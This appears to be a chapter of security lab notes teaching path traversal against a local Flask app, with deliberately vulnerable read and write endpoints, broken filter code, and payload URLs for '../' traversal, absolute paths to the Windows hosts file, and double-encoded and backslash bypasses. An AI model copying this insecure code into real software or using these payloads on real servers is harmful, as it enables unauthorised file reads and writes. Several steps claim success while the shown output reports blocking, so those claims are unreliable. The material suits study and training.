Chapter 10

Exploiting Path Traversal:

Path traversal vulnerabilities occur when a web application improperly uses user input to access files, allowing unintended navigation within the file system. Such flaws can expose sensitive data, enable file modification, or even lead to full system compromise. They are often difficult to detect because applications may implement partial or flawed defenses that appear secure but can still be bypassed.

Common Vulnerabilities:

When something is called a common vulnerability, it means:

- It appears frequently in real-world applications
- Developers often make this mistake unintentionally
- Attackers know it well and actively look for it

Path traversal vulnerabilities occur when applications unsafely use user-controlled input to access files or directories on a server. By manipulating file paths with traversal sequences, attackers can read or overwrite sensitive system files, potentially gaining full control of the server. Although many applications attempt to defend against these attacks, poorly designed input validation often leaves them vulnerable to bypasses.

Finding and Exploiting Path Traversal Vulnerabilities:


When something is called a common vulnerability, it means:

Locating Targets for Attack:

Locating path traversal targets involves identifying application features that interact with the server's file system, especially those influenced by user input. Obvious file uploads and downloads, as well as subtle behaviors like template loading or document display, can all expose attack surface. By carefully analyzing parameters, error messages, and file system activity—especially when local access is available—testers can efficiently identify areas vulnerable to path traversal.

Locating Targets for Attack on a local website:

Browser:




http://127.0.0.1:5000

Company Portal

- View Report
- View Manual
- View Logo
- View Page

Step1: (Goal: Normal behaviour)




http://127.0.0.1:5000/view?file=report.txt

Quarterly financial report Revenue is confidential

We can see the report content.

Step2: (Goal: Controlled failure)




http://127.0.0.1:5000/view?file=doesnotexist.txt

```
Error reading file: [Errno 2] No such file or directory: 'E:\\Tounderstnad\\vulnerable_app\\documents\\doesnotexist.txt'
```

- Error message
- File-related exception
- Often shows partial file paths

This confirms file access is happening.

Step3: (Goal: Unique test string technique) Insert a unique marker




http://127.0.0.1:5000/view?file=traversaltest

```
Error reading file: [Errno 2] No such file or directory: 'E:\\Tounderstnad\\vulnerable_app\\documents\\traversaltest'
```

- Error message contains traversaltest
- Confirms our input reached a file API


Repeat it for other endpoints:



http://127.0.0.1:5000/image?img=traversaltest

```
Image error: [Errno 2] No such file or directory: 'E:\\Tounderstnad\\vulnerable_app\\images\\traversaltest'
```

Also,




http://127.0.0.1:5000/page?template=traversaltest

```
Template error: [Errno 2] No such file or directory: 'E:\\Tounderstnad\\vulnerable_app\\templates\\traversaltest'
```

These parameters are confirmed targets.

Step4: (Goal: Path traversal vulnerability)




http://127.0.0.1:5000//view?file=../templates/page.html

Welcome to the internal page

This content is loaded from a file.

Also,




http://127.0.0.1:5000/view?file=../documents/manual.txt

Employee manual Internal use only

This confirms the path traversal vulnerability.


Detecting Path Traversal Vulnerabilities:

App.py:




app.py > ...

```python
from flask import Flask, request, Response
import os

app = Flask(__name__)

# Base directory that the developer THINKS is safe
BASE_DIR = os.path.abspath("files")

@app.route("/read")
def read_file():
    filename = request.args.get("file")

    if not filename:
        return "Missing file parameter", 400

    # ❌ VULNERABLE: user input is directly appended
    full_path = os.path.join(BASE_DIR, filename)

    try:
        with open(full_path, "r") as f:
            content = f.read()
        return Response(content, mimetype="text/plain")
    except Exception as e:
        return f"Error reading file: {e}", 500
```



```python
@app.route("/write")
def write_file():
    filename = request.args.get("file")
    data = request.args.get("data", "test")

    if not filename:
        return "Missing file parameter", 400

    # ❌ VULNERABLE
    full_path = os.path.join(BASE_DIR, filename)

    try:
        with open(full_path, "w") as f:
            f.write(data)
        return f"Successfully wrote to {full_path}"
    except Exception as e:
        return f"Error writing file: {e}", 500


if __name__ == "__main__":
    app.run(debug=True)
```


Hello.txt:



files > hello.txt

```
Hello from safe directory
```


Terminal:



PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
PS E:\Tounderstnad\path_traversal_lab> python .\app.py
 * Serving Flask app 'app'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 998-674-252
```

Browser:




Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.


Step1: (Goal: Normal traversal)

http://127.0.0.1:5000/read?file=hello.txt



```
Hello from safe directory
```

Step2: (Goal: Canonicalization test)




```
Error reading file: [Errno 2] No such file or directory: 'E:\\Tounderstnad\\path_traversal_lab\\files\\foo/bar/../hello.txt'
```

Important detail:

- Python does NOT canonicalize the path
- It passes the string as-is to the OS
- Windows tries to open directories in order


Step3: (Goal: Straight up file access)


http://127.0.0.1:5000/read?file=C:\Windows\System32\drivers\etc\hosts

```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
# 102.54.94.97 rhino.acme.com # source server
# 38.25.63.10 x.acme.com # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1 localhost
#       ::1 localhost
127.0.0.1 localhost
::1 localhost
```


Circumventing Obstacles to Traversal Attacks:

App.py:



app.py > ...


```python
from flask import Flask, request, Response
import os
import urllib.parse

app = Flask(__name__)

BASE_DIR = os.path.abspath("files")

@app.route("/read")
def read_file():
    filename = request.args.get("file")

    if not filename:
        return "Missing file parameter", 400

    # ------------------------------------
    # ❌ BROKEN DEFENSE 1: naive URL decode
    # ------------------------------------
    filename = urllib.parse.unquote(filename)

    # ------------------------------------
    # ❌ BROKEN DEFENSE 2: traversal blacklist
    # ------------------------------------
    if "../" in filename or "..\\" in filename:
        return "Traversal detected!", 403

    # ------------------------------------
    # ❌ BROKEN DEFENSE 3: file extension check
    # ------------------------------------
    if not filename.endswith(".txt") and not filename.endswith(".jpg"):
        return "Invalid file type", 403

    # ------------------------------------
    # ❌ BROKEN DEFENSE 4: prefix enforcement
    # ------------------------------------
    if not filename.startswith(""):
        return "Invalid path", 403
```



app.py > ...

```python
def read_file():
    # ------------------------------------
    # ❌ VULNERABLE PATH CONSTRUCTION
    # ------------------------------------
    full_path = os.path.join(BASE_DIR, filename)

    try:
        with open(full_path, "rb") as f:
            return Response(f.read(), mimetype="text/plain")
    except Exception as e:
        return f"Error reading file: {e}", 500


if __name__ == "__main__":
    app.run(debug=True)
```


Step1: (Goal: Baseline tests)



http://127.0.0.1:5000/read?file=hello.txt


```
This is a safe file
```

Now, open the blocked:


```
http://127.0.0.1:5000/read?file=../hello.txt
```
```
Traversal detected!
```

So far, looks “secure”.

Step2: (Goal: Absolute path bypass)



```
http://127.0.0.1:5000/read?file=C:\Windows\System32\drivers\etc\hosts
```
```
Invalid file type
```

Works immediately

Why?

- No ../
- Passes all filters
- os.path.join() ignores BASE_DIR


Step3: (Goal: Double URL encoding bypass)


```
http://127.0.0.1:5000/read?file=%252e%252e%255c%252e%252e%255cWindows%255cSystem32%255cdrivers%255cetc%255chosts
```
```
Traversal detected!
```

Why it works:


- App decodes once
- Traversal appears after filtering
- OS resolves it

Step4: (Goal: Backslash bypass)


```
http://127.0.0.1:5000/read?file=..\\..\\Windows\\System32\\drivers\\etc\\hosts
```
```
Traversal detected!
```

If filter blocks / but not \

